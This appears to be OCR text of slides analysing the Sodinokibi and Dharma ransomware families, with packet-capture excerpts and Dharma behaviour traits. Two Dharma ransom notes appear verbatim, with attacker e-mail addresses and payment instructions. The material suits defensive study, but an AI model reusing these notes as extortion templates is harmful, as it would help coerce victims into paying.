
Major Victims

2016~2020

On New Year’s Eve 2019, currency exchange Travelex discovered it had been infected with Sodinokibi ransomware, as hackers demanded $6 million for the return of customer data.
Travelex had failed to patch its vulnerable Pulse Secure VPN servers, despite warnings issued months earlier.

參考資料: https://www.2-spyware.com/remove-dharma-ransomware-virus.html, 2019
參考資料: https://www.enigmasoftware.com/dharmaransomware-removal/ 2019


Traffic in WAN of **Sodinokibi**



Apply a display filter ··· <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
376531	503.656568	192.168.200.16	81.19.159.86	TCP	66	49354 → 443 [SYN] Seq=0 Win=8192 Le
376532	503.923363	81.19.159.86	192.168.200.16	TCP	66	443 → 49354 [SYN, ACK] Seq=0 Ack=1
376533	503.923474	192.168.200.16	81.19.159.86	TCP	54	49354 → 443 [ACK] Seq=1 Ack=1 Win=6
376534	503.923960	192.168.200.16	81.19.159.86	TLSv1	185	Client Hello
376535	504.190053	81.19.159.86	192.168.200.16	TCP	60	443 → 49354 [ACK] Seq=1 Ack=132 Wir
376536	504.190163	81.19.159.86	192.168.200.16	TLSv1	61	Alert (Level: Fatal, Description: P
376537	504.190298	81.19.159.86	192.168.200.16	TCP	60	443 → 49354 [FIN, ACK] Seq=8 Ack=13
376538	504.190324	192.168.200.16	81.19.159.86	TCP	54	49354 → 443 [ACK] Seq=132 Ack=9 Wir
376539	504.190454	192.168.200.16	81.19.159.86	TCP	54	49354 → 443 [FIN, ACK] Seq=132 Ack=
376540	504.190642	192.168.200.16	81.19.159.86	TCP	66	49355 → 443 [SYN] Seq=0 Win=8192 Le
376541	504.456558	81.19.159.86	192.168.200.16	TCP	60	443 → 49354 [ACK] Seq=9 Ack=133 Wir
376542	504.459069	81.19.159.86	192.168.200.16	TCP	66	443 → 49355 [SYN, ACK] Seq=0 Ack=1
376543	504.459104	192.168.200.16	81.19.159.86	TCP	54	49355 → 443 [ACK] Seq=1 Ack=1 Win=6
376544	504.459405	192.168.200.16	81.19.159.86	SSLv3	112	Client Hello
376545	504.727369	81.19.159.86	192.168.200.16	TCP	60	443 → 49355 [ACK] Seq=1 Ack=59 Win=
376546	504.727854	81.19.159.86	192.168.200.16	SSLv3	61	Alert (Level: Fatal, Description: H
376547	504.728272	81.19.159.86	192.168.200.16	TCP	60	443 → 49355 [FIN, ACK] Seq=8 Ack=59
376548	504.728296	192.168.200.16	81.19.159.86	TCP	54	49355 → 443 [ACK] Seq=59 Ack=9 Win=
376549	504.747971	192.168.200.16	81.19.159.86	TCP	54	49355 → 443 [RST, ACK] Seq=59 Ack=9
376550	504.748013	192.168.200.16	93.184.215.240	TCP	54	49332 → 80 [RST, ACK] Seq=281 Ack=5


SMB Traffics in NAS of **Sodinokibi**



smb.file contains "-readme.txt" or smb2.filename contains "-readme.txt"

No.	Time	Source	Destination	Protocol	Length	Info
9452	1846.760037	10.0.2.6	10.0.2.15	SMB	182	NT Create AndX Request, FID: 0x8004, Path: \659yd22-readme.txt
9454	1846.917650	10.0.2.15	10.0.2.6	SMB	193	NT Create AndX Response, FID: 0x8004
9455	1846.918391	10.0.2.6	10.0.2.15	SMB	130	Trans2 Request, QUERY_FILE_INFO, FID: 0x8004, Query File Internal Info
9456	1846.918890	10.0.2.15	10.0.2.6	SMB	126	Trans2 Response, FID: 0x8004, QUERY_FILE_INFO
9457	1846.920130	10.0.2.6	10.0.2.15	SMB	130	Trans2 Request, QUERY_FILE_INFO, FID: 0x8004, Query File Basic Info
9458	1846.921466	10.0.2.15	10.0.2.6	SMB	158	Trans2 Response, FID: 0x8004, QUERY_FILE_INFO
9463	1846.928353	10.0.2.6	10.0.2.15	SMB	944	Write AndX Request, FID: 0x8004, 6662 bytes at offset 0
9466	1846.932873	10.0.2.15	10.0.2.6	SMB	105	Write AndX Response, FID: 0x8004, 6662 bytes
9467	1846.940962	10.0.2.6	10.0.2.15	SMB	130	Trans2 Request, QUERY_FILE_INFO, FID: 0x8004, Query File Network Open Info
9468	1846.942677	10.0.2.15	10.0.2.6	SMB	174	Trans2 Response, FID: 0x8004, QUERY_FILE_INFO
9469	1846.949382	10.0.2.6	10.0.2.15	SMB	130	Trans2 Request, QUERY_FILE_INFO, FID: 0x8004, Query File Basic Info
9470	1846.950861	10.0.2.15	10.0.2.6	SMB	158	Trans2 Response, FID: 0x8004, QUERY_FILE_INFO
9471	1846.952144	10.0.2.6	10.0.2.15	SMB	99	Close Request, FID: 0x8004
9472	1846.953758	10.0.2.15	10.0.2.6	SMB	93	Close Response, FID: 0x8004
9478	1846.966454	10.0.2.15	10.0.2.6	SMB	710	Trans2 Response, FIND_FIRST2, Files: . .. 659yd22-readme.txt Demo-Pictures D
9479	1846.969589	10.0.2.6	10.0.2.15	SMB	210	NT Create AndX Request, FID: 0x8002, Path: \demo-pictures\659yd22-readme.txt
9480	1846.997553	10.0.2.15	10.0.2.6	SMB	193	NT Create AndX Response, FID: 0x8002
9481	1847.016907	10.0.2.6	10.0.2.15	SMB	130	Trans2 Request, QUERY_FILE_INFO, FID: 0x8002, Query File Internal Info
9482	1847.018247	10.0.2.15	10.0.2.6	SMB	126	Trans2 Response, FID: 0x8002, QUERY_FILE_INFO
9483	1847.024067	10.0.2.6	10.0.2.15	SMB	130	Trans2 Request, QUERY_FILE_INFO, FID: 0x8002, Query File Basic Info
9484	1847.025151	10.0.2.15	10.0.2.6	SMB	158	Trans2 Response, FID: 0x8002, QUERY_FILE_INFO
9489	1847.031062	10.0.2.6	10.0.2.15	SMB	944	Write AndX Request, FID: 0x8002, 6662 bytes at offset 0
9492	1847.044913	10.0.2.15	10.0.2.6	SMB	105	Write AndX Response, FID: 0x8002, 6662 bytes
9493	1847.052215	10.0.2.6	10.0.2.15	SMB	130	Trans2 Request, QUERY_FILE_INFO, FID: 0x8002, Query File Network Open Info
9494	1847.053679	10.0.2.15	10.0.2.6	SMB	174	Trans2 Response, FID: 0x8002, QUERY_FILE_INFO
9495	1847.059900	10.0.2.6	10.0.2.15	SMB	130	Trans2 Request, QUERY_FILE_INFO, FID: 0x8002, Query File Basic Info
9496	1847.061245	10.0.2.15	10.0.2.6	SMB	158	Trans2 Response, FID: 0x8002, QUERY_FILE_INFO

The Characteristic of Dharma



paymentbtc@firemail.cc

All your files have been encrypted!

All your files have been encrypted due to a security problem with your PC. If you want to restore them, write us to the e-mail paymentbtc@firemail.cc

Write this ID in the title of your message A4879F53

In case of no answer in 24 hours write us to theese e-mails: paymentbtc@firemail.cc

You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the decryption tool that will decrypt all your files.

Free decryption as guarantee


Before paying you can send us up to 1 file for free decryption. The total size of files must be less than 1Mb (non archived), and files should not contain valuable information. (databases,backups, large excel sheets, etc.)

How to obtain Bitcoins

The easiest way to buy bitcoins is LocalBitcoins site. You have to register, click 'Buy bitcoins', and select the seller by payment method and price.
https://localbitcoins.com/buy_bitcoins
Also you can find other places to buy Bitcoins and beginners guide here:
http://www.coindesk.com/information/how-can-i-buy-bitcoins/

Attention!

- Do not rename encrypted files.
- Do not try to decrypt your data using third party software, it may cause permanent data loss.
- Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.



YOUR FILES ARE ENCRYPTED

Don't worry,you can return all your files!
If you want to restore them, follow this link: email cryptlive@aol.com YOUR ID CE40F12F
If you have not been answered via the link within 12 hours, write to us by e-mail: cryptlive@aol.com

Attention!

- Do not rename encrypted files.
- Do not try to decrypt your data using third party software, it may cause permanent data loss.
- Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.

Distribute Ransomware

Email

- Suspicious email attachments which is a self-extracting exe file.

Particular Behavior

Malicious Activity

- It uses ESET AV tool installation hides malicious payload dropping and encrypting processes.
- It do not encrypt files since the directory contains **a mark file named 'xxxxxxxx.lock'**.
- It also will put **'Info.hta'** and **'RETURN FILES.txt'** into victims' folders.

Dharma Family

2016~2020

It may be one of the many variants of the infamous Crysis Ransomware.

